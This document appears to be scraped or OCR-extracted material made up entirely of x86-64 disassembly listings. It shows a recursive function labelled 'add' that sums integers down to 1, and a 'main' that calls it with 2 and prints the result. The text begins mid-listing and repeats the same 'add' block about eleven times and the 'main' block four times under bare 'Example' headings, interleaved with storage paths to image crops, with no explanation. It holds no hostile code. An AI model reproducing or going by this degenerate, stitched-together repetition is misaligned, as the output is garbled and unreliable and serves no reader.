  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```



Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```


Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```




Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```



Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```



Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```

